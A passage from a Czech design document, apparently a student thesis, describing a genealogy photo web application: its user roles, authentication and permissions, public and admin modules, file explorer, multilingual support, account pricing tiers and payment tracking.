Když chce administrátor rodokmenu přidat novou osobu, může tak učinit pomocí formuláře. Protože však jde o proces postupování cizích osobních údajů, je nutné vyplnit i e-mailovou adresu člověka, kterého má nová osoba představovat. Uživatel tedy musí tohoto člověka znát alespoň natolik, aby znal jeho e-mailovou adresu. Jedinou výjimkou jsou zesnulí rodinní příslušníci, u kterých stačí pouze vyplnit datum úmrtí.

Na vyplněný e-mail přijde zpráva obsahující krátké info o Aplikaci, a také o tom, kdo zprávu odeslal. Zpráva bude dále obsahovat dva odkazy: první zavede příjemce na formulář pro vytvoření speciálního účtu, a kliknutím na druhý dá správcům Aplikace najevo, že nesouhlasí s uchováváním svých údajů. Pouze po navštívení prvního odkazu bude moci autor osoby (administrátor rodokmenu) tuto osobu "používat" v Aplikaci. Pokud do týdne nedojde ani k potvrzení, ani k zamítnutí, bude záznam osoby automaticky vymazán, a uživatel může případně pokus o vložení osoby opakovat.

### **3.4.2 Sekundární uživatelé**

Takto nazývám uživatele, kteří si založili speciální účet díky odkazu odeslanému po přidání nové osoby do rodokmenu. Uživatel s tímto typem účtu nemá právo na vkládání žádného obsahu, a může prohlížet pouze obsah, ve kterém je označen. Samozřejmostí pak bude

možnost kdykoliv požádat o vymazání všech osobních informací, a terminaci účtu. Bude mít přehled o tom, jak je s jeho osobními informacemi zacházeno, aniž by se aktivně angažoval do dění v jeho rodokmenu. Pokud se bude chtít do rodokmenu zapojit více, může svůj účet povýšit na některý ze standardně nabízených typů.

### 3.5 Autentizace a autorizace

Pro lepší zabezpečení a organizaci jsem Aplikaci rozdělil na dvě části: veřejnou a administrativní. Veřejná část je pak ještě rozdělena na sekci přístupnou bez přihlášení, a sekci přístupnou pouze autorizovaným uživatelům.

#### 3.5.1 Před přihlášením

Nepřihlášenému návštěvníkovi (a potenciálnímu novému uživateli) bude umožněno zobrazit stránky obsahující informace o Aplikaci, včetně všech pravidel používání, stránky registrační a přihlašovací. Registrace bude probíhat tak, že uživatel vyplní platnou e-mailovou adresu, křestní jméno, příjmení, heslo pro přístup na nově vytvořený účet, a vybere si jaký typ účtu chce používat.

E-mailová adresa bude sloužit jak pro komunikaci, tak i jako přihlašovací jméno. Po registraci na ni přijde uživateli zpráva o vytvoření nového účtu, kterou ještě musí potvrdit, aby prokázal, že e-mailová adresa zadaná při registraci, je skutečně jeho. Na jednu e-mailovou adresu může být vytvořen pouze jeden uživatelský účet, a pokud uživatel nepotvrdí založení účtu, dojde po týdnu k vymazání pokusu o registraci.

Uživatelské heslo bude pomocí PHP funkce *password\_hash* jednosměrně šifrováno, a následně uloženo do databáze. Při přihlášení pak dochází k porovnání uloženého šifrovaného hesla v databázi, a zadaného nešifrovaného hesla pomocí funkce *password\_match*, a pro úspěšnou autentizaci musí být právě vyplněné heslo šifrované stejnou metodou shodné, jako heslo získané z databáze. Původní hodnotu hesla není možné získat zpět, takže v případě jeho zapomenutí je nutné vyplnit heslo nové. Požadavek na změnu hesla podává uživatel, a stačí vyplnit e-mailovou adresu spojenou s jeho uživatelským účtem. Pokud taková adresa v databázi existuje, do tabulky *password\_change* se uloží záznam o pokusu

o změnu hesla, který obsahuje pseudonáhodný řetězec znaků, jenž se také připojí k vytvořenému odkazu udeslanému na poskytnutou e-mailovou adresu. Po navštívení stránky schované za odkazem, lze během následujících tří dnů vytvořit nové heslo, a zastoupit tak to původní.

Tyto bezpečnostní opatření zajistí to, že i kdyby došlo k úniku uživatelských údajů, bude heslo pro útočníka nepoužitelné. To je dobrá zpráva nejen pro uživatele Aplikace, ale i pro provozovatele dalších služeb, které využívají, jelikož lidé velmi často používají stejné heslo pro několik služeb najednou.

Jak jsem se dříve zmínil, posledním krokem k založení uživatelského účtu je výběr druhu účtu - kolik funkcí bude umožňovat versus kolik bude uživatele stát peněz. Poplatky za využívání Aplikace budou jediným zdrojem financování, a druhy účtů, jejich funkce a cenu uvedu v samostatné kapitole. Zde uvedu jen jednu věc: jeden z nabízených druhů účtů bude zdarma, a bude umožňovat uživateli vyzkoušet prostředí Aplikace, a také její základní funkce.

### 3.5.2 Po přihlášení

Uživatelé jsou zpřístupněné sekce a funkce podle toho, jak jsou definovány v tabulkách *permission*, *user\_permission* a *account\_type\_permission*. Autorizaci jsem pojal následujícím způsobem: uživatel se nějakým způsobem (přes přímý odkaz) dostane do foto alba, se kterým nemá žádnou vazbu, a tudíž nemá právo na jeho prohlížení. Jednoduchým dotazem na databázi se Aplikace během půl vteřiny rozhodne, že nemá právo obsah zobrazit, a před vykreslením bude přesměrován pryč. To je jistě správné řešení, nicméně kdybych chtěl já, jakožto správce namátkově kontrolovat obsah foto alb (např. kvůli nevhodnému obsahu), nikdy bych se k obsahu nedostal.

V tabulce *permission* proto vytvořím (pomocí formuláře v administrační části) záznam jmenující se např. "Prohlížení cizích foto alb", který automaticky vytvoří pomocí PHP funkce `md5` klíč k této funkci (např. slovo "Aplikace" přetvoří na řetězec "5aacd93547e5683fd50f503b7b59d6ed"). Tento klíč vložím jako proměnnou do zdrojového souboru obsahující funkci, která prohlížení foto alba zajišťuje, a celou takovou

funkci obalím podmínkou obsahující jak databázový dotaz na vlastnictví foto alba, tak i volání další, vlastní funkce *checkUserPermission*, která jako jeden z parametrů požaduje vytvořený klíč povolení. Pomocí formuláře v administraci přidám buď povolané osobě, nebo skupině povolaných osob vytvořené povolení, a do tabulky *user\_permission* (resp. *account\_type\_permission*) se uloží nový záznam, který bude hledat dříve zmíněná funkce *checkUserPermission*. Pokud takový záznam najde, umožní uživateli zobrazit obsah foto alba. Povolení vytvořená v administraci, a spojená se zdrojovým kódem pak mohou být jednoduše uživatelům, nebo rovnou celým skupinám odebrány, případně globálně explicitně zakázány (sloupec *globally\_denied*), aniž by se muselo zasahovat přímo do kódu.

Přiřazování a odebírání povolení je umožněno pouze administrátorům, a jako jediné je už od počátku definované ve zdrojovém kódu. Jestli je aktivní uživatel administrátor se pozná podle jeho hodnoty ve sloupci *admin* v tabulce *user*. Ve stejné tabulce se nachází také sloupec *superadmin*, což je status, který povoluje veškeré funkce Aplikace, hlavně přidávání a odebírání administrátorských práv. Hodnotu tohoto sloupce nelze upravit jinak, než přímým zásahem do databáze.

## **3.6 Moduly veřejné části**

Moduly veřejné části jsou vlastně datově a funkčně odlehčené moduly administrační části, a slouží (až na jednu výjimku) pouze pro čtení.

### **3.6.1 Modul uživatelské nastavení**

Veškeré nastavení aktuálně přihlášeného uživatele budou upravitelná v tomto modulu. Bude se jednat jak o osobní informace, tak i o preferenci prostředí a chování Aplikace. Zde uživatel uvidí také přehled svých plateb, bude moci změnit typ svého účtu, a v případě, že v Aplikaci existuje jeho Osoba, uvidí zde i poskytnuté údaje, a bude je moci přidat nebo odebrat.

### 3.6.2 Modul Rodokmen

Slouží jako obecný přehled aktivního rodokmene. V případě, že žádný rodokmen není aktivní, dostane uživatel na výběr ze seznamu rodokmenů, se kterými je spojený. Pokud ještě žádný nemá, zobrazí se mu odkaz na formulář, kde tak může učinit.

Informace zde zobrazené budou spíše statistického charakteru, jako je například počet fotografií, osob, seznam administrátorů rodokmene, nebo kolik místa na disku zabírají všechny fotografie. U jednotlivých statistik pak budou odkazy na konkrétní moduly, které obsahují detailnější informace.

### 3.6.3 Modul Fotografie

Zde budou uživatelé trávit nejvíce času při používání Aplikace. Jedná se o výpis všech fotografií aktivního rodokmenu, které uživatel má právo vidět. Administrátoři rodokmenu i Primární uživatelé uvidí všechny záznamy, Sekundární uživatelé uvidí pouze fotografie, na kterých jsou označeni. Výpis bude obsahovat pokročilou filtraci umožňující kombinaci klíčových slov nebo hodnot, aby se uživatel dostal k požadovanému výběru fotografií.

Modul bude datově velice náročný, a proto nebudou ve výpise zobrazeny originální fotografie, ale pouze jejich náhledy, které se vytvoří automaticky při nahrání fotografie na úložiště. Pro další minimalizaci datové náročnosti bude implementován tzv. *lazy loading*, který zajistí, že si prohlížeč stáhne pouze ty fotografie, které jsou zrovna viditelné na obrazovce - všechnen obsah v tomto modulu se tedy bude načítat dynamicky, nezávisle na tom, na jakém přístroji bude Aplikace používána.

Miniatury fotografií budou sloužit jako odkaz na detail fotografie, kde se ukážou také všechny další informace o fotografii, jako je např. místo a datum pořízení, označené osoby s jejich základními osobními údaji, nebo alba, do kterých fotografie náleží. Fotografie může být označena štítkem "citlivý obsah", v tomto případě bude plně viditelná pouze jejich autorovi, administrátorům rodokmenu, a označeným osobám. Ve výchozím stavu bude však vždy deformována, aby na první pohled nešlo jasně identifikovat její obsah, a po kliknutí na tlačítko se zobrazí původní obsah fotografie.



### **3.6.4 Modul Foto alba**

Komplementární modul k Modulu Fotografie, který bude obsahovat výpis foto alb, které nejsou soukromé, byly vytvořeny aktuálním uživatelem, obsahují fotografie, na kterých je uživatel přes svou Osobu označen, nebo administrátorem rodokmene. Podobně jako v předchozím modulu, i zde bude možnost filtrace podle různých parametrů foto alba.

### **3.6.5 Modul Osoby**

Tento modul obsahuje seznam všech osob, které jsou zařazené do aktivního rodokmenu. Jejich náhledy obsahují základní osobní informace, a také statistiky typu "počet označení na fotografiích" apod. Administrátoři rodokmenu zde uvidí i osoby, které čekají na souhlas s poskytnutím osobních údajů, Primární uživatelé uvidí pouze již potvrzené osoby, a Sekundární uživatelé uvidí pouze svou osobu.

Záznamy půjde řadit a filtrovat podle poskytnutých osobních údajů, jako je např. jméno, datum narození nebo pohlaví. Náhled osoby bude fungovat také jako odkaz na výpis všech poskytnutých osobních informací, fotografií, na kterých je osoba označena, a také jiných informací.

## **3.7 Moduly administrační části**

Do administrační části mají povolen přístup pouze administrátoři Aplikace, a Primární uživatelé, kteří jsou administrátoři rodokmenu. Veškeré tvůrčí či úpravné úkony, vyjma nastavení osobního účtu, probíhají v jednom z administračních modulů.

### **3.7.1 Modul Základní přehled**

Rozcestník administrace obsahující informace na základě toho, jestli je uživatel administrátorem Aplikace, nebo Primárním uživatelem. Administrátoři Aplikace zde vidí základní statistiky týkající se chodu Aplikace, Primární uživatelé pak statistiky jejich rodokmenu, které není vhodné, nebo nutné zobrazovat všem jeho členům.

### 3.7.2 Modul Správa účtů

Jak už napovídá název, tento modul je přístupný a viditelný pouze administrátorům Aplikace. Nejdůležitější součástí je výpis uživatelů, díky kterému lze během chvilky snadno najít požadovaný záznam, a upravit jej. Data pro seznam přichází z tabulky *user*. Formulář pro úpravu uživatele obsahuje prvky z veřejné části, které vidí i zbytek uživatelů. Navíc jsou zde možnosti pro jeho zablokování a anonymizaci. Anonymizace zastupuje odstranění účtu, kdy dojde k zachování všech záznamů, které nesou uživatelské otisky, a odstraní se pouze osobní údaje, které by mohly vést k jeho identifikaci, jako je jméno, e-mailová adresa, nebo telefon. Pokud měl uživatel vytvořenou svou Osobu, budou i tyto údaje anonymizovány.

Nachází se zde také seznam povolení, ve kterém se vytváří a upravují povolení pro uživatelské skupiny, i jednotlivé uživatele. Data, se kterými se zde pracuje, pochází z tabulky *permission*, *user\_permission* a *account\_type\_permission*.

Správa typů účtů se také nachází v tomto modulu, a je napojená na tabulky *account\_type* a *pricing\_plan*. Pro regulérní fungování Aplikace musí být aktivní alespoň jeden typ účtu, který bude nabízen uživatelům. Typy účtů nemohou být z rozhraní administrace odstraněny, jelikož jsou přímo spojeny s uživateli, a fungují jako reference při správě poplatků za používání Aplikace. Většina úprav typů účtů se bude týkat jejich ceny, ale pokud by se nějaký typ neměl dále nabízet novým uživatelům, stačí ho deaktivovat.


Aplikaci jsem tvořil se záměrem co nejvíce usnadnit přidání nového jazyka pro případnou expanzi do zahraničí. S cizími jazyky je většinou také spojena jiná měna, takže poplatky za používání Aplikace v tabulce *pricing\_plan\_price* jsou udávány bez jednotky měny. Každý záznam v této tabulce je napojen na tabulku *currency*, která obsahuje seznam povolených měn, a informace o tom, jak měnu formátovat - každá měna má totiž své specifikum týkající se zápisu, např. \$100.05 versus 1.000,50 Kč.

### 3.7.3 Modul fotografie

Obsahuje formulář pro přidání nové fotografie do aktivního rodokmenu. Stačí vybrat soubor na serveru a vyplnit název. Pokud má uživatel v preferencích povolené automatické

rozpoznání tváří, Aplikace se o to pokusí, a případné nálezy označí bílým rámečkem. Označit osoby lze také ručně, stačí kliknout kdekoliv na plochu fotografie, posunout myš po diagonále dolů, a druhým klikem potvrdit velikost rámečku. U vytvořeného rámečku lze následně změnit velikost, nebo ho posunout na jiné místo tak, aby lépe zachytilo vyobrazenou tvář. Obsah rámečku je automaticky ukládán do textu (tzv. *base64 string*), a při uložení fotografie je text převeden do obrázku, a uložen pro pozdější zpracování.

Aby se tak ale stalo, musí uživatel nejdříve vybrat o jakou osobu se jedná. Formulář pracuje s tabulkami *image* (hlavní seznam fotografií), *image\_person* (označení Osoby na fotografii) a *person\_face* (záznam tváře označené Osoby).



**Obrázek 10: Automatické označení tváří na fotografiích.** (Zdroj: vlastní zpracování)

Uživatel může také vyplnit katalogové číslo pro lepší identifikaci (název fotografie nemusí být unikátní), popis zachyceného obsahu, místo a rok pořízení, a nebo označit fotografii štítkem "Citlivý obsah". Pokud na takové fotografii byly označeny osoby, bude jim automaticky odeslán e-mail, ve kterém bude kromě této skutečnosti uveden i způsob, jak označení odstranit, a případně i odstranit fotografii z rodokmenu. Seznam fotografií tabulkově ukazuje všechny fotografie v aktivním rodokmenu, místo dlaždicového výpisu ve veřejné části. Položky lze řadit podle zobrazených sloupců.

Kolem půlnoci dochází ke kontrole záznamů v tabulce *image*. Aplikace nejdřív projde všechny záznamy, složí z nich cestu k souboru, a podívá se, jestli takový soubor skutečně existuje. Pokud soubor na daném místě nenajde, smaže z tabulky *image* jeho záznam, včetně návazných záznamů v tabulkách *image\_person*, *person\_face* a *album\_image*. Ve druhém kroku provede čistku uživatelských souborů. Nahrávat je sice povoleno pouze obrázky nejrozšířenějších typů, ale může se stát, že se někomu povede nahrát i neobrazový materiál. Čistící funkce rekurzivně projde všechny uživatelské adresáře, a odstraní všechny zakázané soubory a prázdné složky.

### 3.7.4 Modul Foto alba

Jednoduchý formulář napojen na tabulky *image*, *image\_album* a *album*, který dovoluje seskupovat fotografie z aktivního rodokmenu do foto alb pro lepší přehled o obsahu rodokmenu. Jediné povinné pole je název alba, další informace jako popis nebo zaheslování nejsou vyžadovány.

Výpis foto alb je pak řešen podobně, jako výpis fotografií jednoduchou tabulkou.

### 3.7.5 Modul Rodokmeny

Primární uživatel zde vidí své rodokmeny (u většiny uživatelů jen jeden), administrátorovi Aplikace se zde však ukážou všechny rodokmeny v Aplikaci. Pokud to uživateli jeho typ účtu dovolí, může vytvořit nový rodokmen.

Jeho formulář pracuje s tabulkami *tree* (hlavní záznam o rodokmenu) a *tree\_admin* (seznam administrátorů rodokmenu). Pro vytvoření nového rodokmenu stačí vyplnit jeho název. Je možné k němu ještě přidat popis, ale ten je nepovinný.

### 3.7.6 Modul Osoby

Obsahuje seznam všech osob v aktivním rodokmenu s možností řazení podle zobrazených sloupců. Formulář pro vložení nového záznamu požaduje pouze křestní jméno, příjmení, a

buď alespoň rok úmrtí, nebo e-mailovou adresu (v případě žijící osoby). Na tuto adresu bude odeslána zpráva, jak jsem zmiňoval v jedné z předešlých kapitol.

Kromě těchto údajů lze vyplnit další, nepovinné, jako jsou příjmení za svobodna, datum a místo narození, pohlaví, nebo vybrat přímého potomka ze seznamu existujících osob. Pokud se jedná o žijící osobu, záznam se do tabulky *person* sice uloží, ale dokud adresát e-mailové zprávy nebude souhlasit s postoupením svých údajů, bude v záznamu sloupec *confirmed* nastaven na hodnotu "0", a tím se zamezí používání této osoby kdekoliv v Aplikaci.

Aplikace každý den kolem půlnoci kontroluje všechny osoby. V případě, že nějaký záznam má sloupec *confirmed* s hodnotou "0", a od data vložení (sloupec *date\_created*) uplynulo více než 7 dnů, dojde k odstranění takového záznamu.

Pokud byl vyplněn některý z přímých potomků, do tabulky *person\_descendant* se vloží nový záznam obsahující ID osoby-rodice, a ID osoby-potomka. Není zde třeba uvádět zda-li se jedná o matku/otce respektive dceru/syna - to si Aplikace určí sama podle pohlaví osoby.


### **3.7.7 Modul Průzkumník souborů**

Nástroj pro práci s uživatelskými soubory vlastní tvorby. Uživatel nenahrává fotografie přímo z počítače do formuláře, ale využívá k tomu tento mezikrok. Průměrný uživatel bude v Aplikaci spravovat několik stovek až několik tisíc fotografií, a aby se v tomto množství souborů co nejlépe vyznal, snažil jsem se vytvořit nástroj inspirován průzkumníkem souborů jako ho známe z největších operačních systémů.

Uživateli je po registraci vytvořen adresář, který se stane jeho kořenovým adresářem. Při každém průchodu do nového adresáře dochází ke kontrole aktuální lokace, a pokud se uživatel nachází někde, kde by se nacházet neměl, je promptně vrácen do svého kořenového adresáře. Zde si může nahrané fotografie řadit do podadresářů pro lepší orientaci.

Při nahrávání souborů je uživatel omezen na určité přípony souborů, v případě Aplikace jsou to obrazové soubory \*.jpg, \*.jpeg, a \*.png, které bude moci označit pro nahrávání. Soubory s ostatními příponami, nebo se žádnými příponami, se uživateli neukážou. Pro

jistotu jsou ale ještě nahrávané soubory kontrolovány na serveru, a pokud se jedná o špatný soubor, tak k jeho uložení nedojde, a uživatel je o tom obeznámen.



**Obrázek 11: Průzkumník souborů Aplikace.** (Zdroj: vlastní zpracování)

Pokud jsou nahrané obrázky příliš velké, dojde k jejich zmenšení pomocí PHP knihovny *ImageMagick*, jednak proto, aby uživatel zbytečně neplýtl vlastním diskovým prostorem, ale také proto, aby jejich načítání netrvalo příliš dlouho, a nespotřebovalo více šířky pásma, než je nutné. V každém adresáři se také automaticky vytvoří složka “.thumbs”, do níž se nahrají zmenšeniny obrázků, které slouží jak při prohlížení fotografií ve veřejné části, tak i zde v Průzkumníku jako ikona souboru pro lepší orientaci v nahraném obsahu. Zmenšenina se vytváří také pomocí PHP knihovny *ImageMagick*.

Rozhraní Průzkumníku souborů je napsáno v jazyce JavaScript, a využívá knihovny jQuery a jQuery UI pro funkci přesunutí nebo zmenšení okna.

Modul dovoluje podobné úkony na složkách a souborech, jako nativní nástroje operačních systémů - přesun, přejmenování, zobrazení vlastností, kopírování a smazání. Navíc lze soubor stáhnout do uživatelského přístroje.

Každý Primární uživatel má k Průzkumníku přístup, ale nahrávání nových souborů je možné zakázat dvěma způsoby: globálně v modulu Nastavení, nebo administrátorem konkrétně v nastavení uživatele.

### 3.7.8 Modul Nastavení Aplikace

Formulář přístupný pouze administrátorům Aplikace obsahuje všechna nastavení, které je možno měnit za běhu, a bylo by nepraktické kvůli jejich úpravě zasahovat přímo do databáze, nebo měnit zdrojový kód. Při inicializaci Aplikace dojde ke kontrole záznamů v tabulce *settings*, a nahraje její poslední záznam. Každá úprava nastavení uloží do tabulky nový záznam, aby se v případě špatného nastavení, a nedostupnosti administračního rozhraní, mohlo pouze odstranit nejnovější záznam, a snad tímto způsobem chybu odstranit.

V případě, že by tabulka *settings* byla prázdná, Aplikace nahraje výchozí nastavení ze souboru *config.json*.

## 3.8 Multijazyčnost

Ve výchozím stavu Aplikace používá češtinu jako primární jazyk, tzv. "locale". Nazývat tuto volbu pouze jazykem je však nedostačující, jelikož locale je spíše komplexní sadou pravidel pro jazykovou mutaci, než pouhým jazykem. Definice jazyka sice je jeho součástí, nicméně obsahuje další důležité předvolby, jako je například měna nebo formát data a času.

Drtivá většina textů je v Aplikaci překládána "za běhu" pomocí vlastní funkce *translate()*, která přijímá tři parametry: překladový řetězec, modul (nebo část), a případný řetězec pro nahrazení.

Překladové řetězce jsou ukládány v souborech pojmenovaných podle modulu (nebo části) ve kterých figurují a také ISO 3166-1 alpha-2 kódu jazyka, kterého překlady obsahují, takže například překlady pro administrační část v češtině mají název *admin\_cs.json*. Soubory mají stromovou strukturu, a klíče, které obsahují, mohou být zanořené libovolně hluboko, takže při hledání překladu například při volání funkce *trans('label.general.success', 'admin')* nemusí algoritmus procházet celý strom, ale rozdělí klíč *label.general.success* na tři části, a snaží se postupně zanořit do stromu. Pokud tedy aktuální sledovaná hodnota ze souboru není *label*, algoritmus ignoruje její obsah, a pokračuje dál. V opačném případě zase hledá hodnotu *general* ve větvi *label* atd. Pokud překlad pro konkrétní řetězec nebyl nalezen,

funkce vrací původní klíč, a v Aplikaci jde pak jednoduše poznat, že je třeba překlad doplnit.

Některé překlady jsou dynamické, a je třeba měnit jejich hodnotu za běhu, např. "Počet osob na fotografii: 5", a k tomuto účelu je v překladové funkci ještě třetí parametr, který přijímá pole, jehož prvky jsou identifikovány zástupným znakem, a obsahují hodnotu, která má být vložena místo zástupného znaku. Na zmíněném příkladu by tedy překlad byl zapsán způsobem "Počet osob na fotografii: %count%", a parametr pro překladovou funkci by vypadal takto: `array('%count%' => 5)`.

Pro univerzálnost, a zachování konvencí se překladové klíče zapisují anglicky.

Malou část textů nelze řešit automatickými překlady, jedná se totiž o hodnoty uložené v databázi. Jsem si vědom, že v případě rozšíření Aplikace do cizojazyčného státu bude mít každá jazyková mutace svou vlastní databázi, nicméně i přesto jsem vymyslel řešení pro vícejazyčnost databázových záznamů, ať už jen z toho důvodu, že jeden rodokmen se může rozkládat na prostoru několika zemí (a jazyků) najednou. Všechny sloupce, u kterých to bude nutné (například název nebo popis fotografie), budou v databázi uloženy vícekrát, podle podporovaných jazyků. Takže název fotografie je uložen jednou jako *name\_cs* a podruhé jako *name\_en*. Formuláře jsou pro tuto eventualitu přizpůsobené, a ignorují nevyplněné jazykové verze.

Dovolím si zde také uvést mé řešení problematiky diakritiky. Vykreslování znaků specifických pro daný jazyk je dnes již naštěstí vyřešeno použitím kódování souboru UTF-8, který obsahuje všechny lidmi používané písmena a znaky, ale problém nastává při porovnávání dvou řetězců. Na to lze narazit například při vyhledávání, nebo filtraci, kdy uživatele nelze nutit, aby věděl, že do vyhledávaného slova náleží právě "ě" nebo "e", a proto v Aplikaci v těchto případech dochází k tzv. "transliteraci", která všechny specifické znaky převede do jejich jednoduchého ekvivalentu - z písmene "ř" se stane "r" apod. Tuto funkci zajišťuje knihovna *Translit*, která obsahuje mapu znaků a jejich ekvivalentů.



### **3.9 Typy uživatelských účtů**

Aplikace musí dát zákazníkům na výběr několik různých variant uživatelských účtů, které se budou lišit výčtem povolených funkcí, a odpovídající cenou. Cena za službu je s úzce spojena s nabízenými funkcemi, a také hardwarovým zázemím Aplikace. Účty jsem pracovně nazval takto: Zkušební, Omezený a Plný.

#### **3.9.1 Zkušební účet**

Zejména na počátku každé nové služby je nedůvěra nových potenciálních uživatelů vysoká, a je třeba obětovat větší část provozních nákladů na snížení, nebo úplnou eliminaci této nedůvěry, a zvýšit tak šanci na získání jejich přízně. Zkušební účet je v tomto ohledu dobrým nástrojem, pokud jsou dobře nastaveny jeho limity týkající se nabízených funkcí a/nebo času používání. Rozhodl jsem se, že na zkoušku všech funkcí, které Aplikace nabízí, bude mít uživatel s tímto typem účtu 30 dní. Po tuto dobu bude mít přístup ke všem sekcím a funkcím, které jsou otevřené uživatelům s placeným účtem, a na konci období bude moci svůj účet buď zrušit, nebo přejít na některý z placených účtů. V případě, že si nevybere ani jednu z navrhovaných možností, budou jeho data po 7 dnech odstraněna, a účet uzavřen. Jeden den před terminací účtu mu bude ještě odeslána poslední nabídka, která může obsahovat speciální slevu po dobu prvních několika měsíců.

#### **3.9.2 Omezený účet**

Levnější varianta uživatelského účtu, která nebude obsahovat všechny funkce Aplikace, a bude také navíc limitována počtem rodokmenů, fotografií, osob a volným místem na disku. Co účet nabídne:

- 500 MB diskového prostoru pro fotografie
- 1 rodokmen
- 50 osob v rodokmenu
- 500 fotografií

- manuální označování osob
- základní statistiky

Poskytnutý diskový prostor se může zdát malý, ale díky tomu, že fotografie nebudou ukládány v plné kvalitě, se jich na tento prostor může vejít až 500. Počet osob je také určen konzervativně, ale většině uživatelů i jejich širší rodině bude z počátku stačit. Měsíční poplatek za využívání tohoto účtu jsem stanovil na 299 Kč.

### **3.9.3 Plný účet**

Jak už název napovídá, tento účet bude nabízet všechny funkce a přístup ke všem sekcím určeným pro Primární uživatele. Bude určen pro náročnější zákazníky, jejichž rodina je horizontálně rozsáhlá, a nebo pro druhé a další generace stávajících zákazníků, když zjistí, že je předchozí typ účtu příliš omezuje. Účet bude nabízet následující:

- 1000 MB diskového prostoru pro fotografie
- neomezený počet rodokmenů
- neomezený počet osob v rodokmenu
- 1000 fotografií
- rozpoznávání tváří na fotografiích (později i identifikace osob)
- pokročilé statistiky

Za cenu 699 Kč měsíčně, čili více než dvojnásobnou, dostane zákazník jen 2x více diskového místa a fotografií, ale přidané statistické a praktické funkce tuto cenovku ospravedlňují. Rozpoznávání tváří a identifikace osob bude výkonnostně náročná, a může nastat situace, kdy zákazníků s tímto typem účtu bude tolik, že nebude stačit aktuální serverový výkon. Z tohoto důvodu bude implementována možnost nabídku tohoto účtu dočasně skrýt do doby, než dojde k navýšení serverových kapacit.

### 3.9.4 Alternativy a zvýšení limitů

Části zákazníků nebude stačit ani Plný účet, a jejich nespokojenost může vést až ke zrušení smlouvy. Systém pro tvorbu a správu účtů jsem proto psal s myšlenkou maximální modularity, kdy půjde uživatelům vytvořit typ účtu šitý na míru jejich potřebám. O kolik více místa na disku, a fotografií, by takové účty mohly nabídnout, je však v tuto chvíli zbytečné rozebírat.

Co však ještě mohu popsat, je systém pro dodatečné zvýšení limitů formou příplatku k měsíčnímu paušálu. Tabulka *account\_addon* bude obsahovat možné příplatkové zvýšení limitů pro tyto parametry: místo na disku v MB, počet rodokmenů, počet osob nebo počet fotografií. Pomocí spojovací tabulky *user\_account\_addon* se pak toto "vylepšení" napojí na uživatele, a bude obsahovat příplatek, a hodnotu, o kterou se limit navýšil. Příplatek se později bude započítávat do měsíčního nebo ročního paušálu.

### 3.9.5 Sledování a ukládání plateb

Pro potřeby Aplikace bude vytvořen bankovní účet, který bude používán výhradně pro provozní transakce. Například banka Fio nabízí kromě výhodného bankovního účtu bohaté API pro příchozí a odchozí transakce. Pro pohodlné párování plateb vytvořím dvě tabulky: *invoice* a *payment*. Do první z nich se bude periodicky ukládat záznam o tom kdo, kolik a za jaké období dluží, a k tomu se automaticky vytvoří faktura, která se odešle prostřednictvím e-mailové zprávy zákazníkovi. Systém 2x denně zkontroluje výpis Aplikačního účtu, a zapíše všechny nové příchozí platby do tabulky *payment*. Poté obě tabulky porovná podle variabilního symbolu, a v případě shody označí pohledávku v tabulce *invoice* jako vyřízenou. Následně dojde ke kontrole ještě nezaplacených pohledávek, u kterých se v týdenních intervalech odesílají upomínkové e-maily, a to po dobu dvou týdnů, kde na konci dojde ke zmrazení uživatelských funkcí.

